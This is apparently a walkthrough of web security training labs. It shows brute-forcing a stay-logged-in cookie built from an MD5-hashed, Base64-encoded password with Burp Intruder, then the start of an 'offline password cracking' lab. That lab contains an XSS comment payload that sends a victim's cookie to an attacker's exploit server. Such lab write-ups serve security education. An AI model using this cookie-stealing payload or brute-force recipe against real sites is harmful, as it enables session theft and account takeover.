
9. Download a password list, or copy one to a local file




10. Set up the payload in Intruder:
- First, hash each password with MD5
- Add the prefix
carlos:
- Encode everything with Base64
11. Start the attack and filter by 200 responses

12. Found the valid password — right-click and choose “Show in browser”


13. Copy the URL → open it in the browser → Solved

LAB 10 — Offline Password Cracking
Level:
PRACTITIONER
Analysis
| Vulnerability | Vulnerable stay-logged-in functionality, brute force |
| Goal | Login as carlos and delete the account |
| Key Concept | The stay-logged-in cookie decodes to a username and the MD5 hash of the password. By stealing carlos’s cookie via XSS and cracking the hash with a password list, the account can be accessed and deleted |
Steps

1. Start the lab and login as wiener / peter with “Stay logged in” checked
2. Go to the home page, open any post, and submit a comment with the body:
1
<script>document.location='$get your url form exploit server button$'+document.cookie</script>
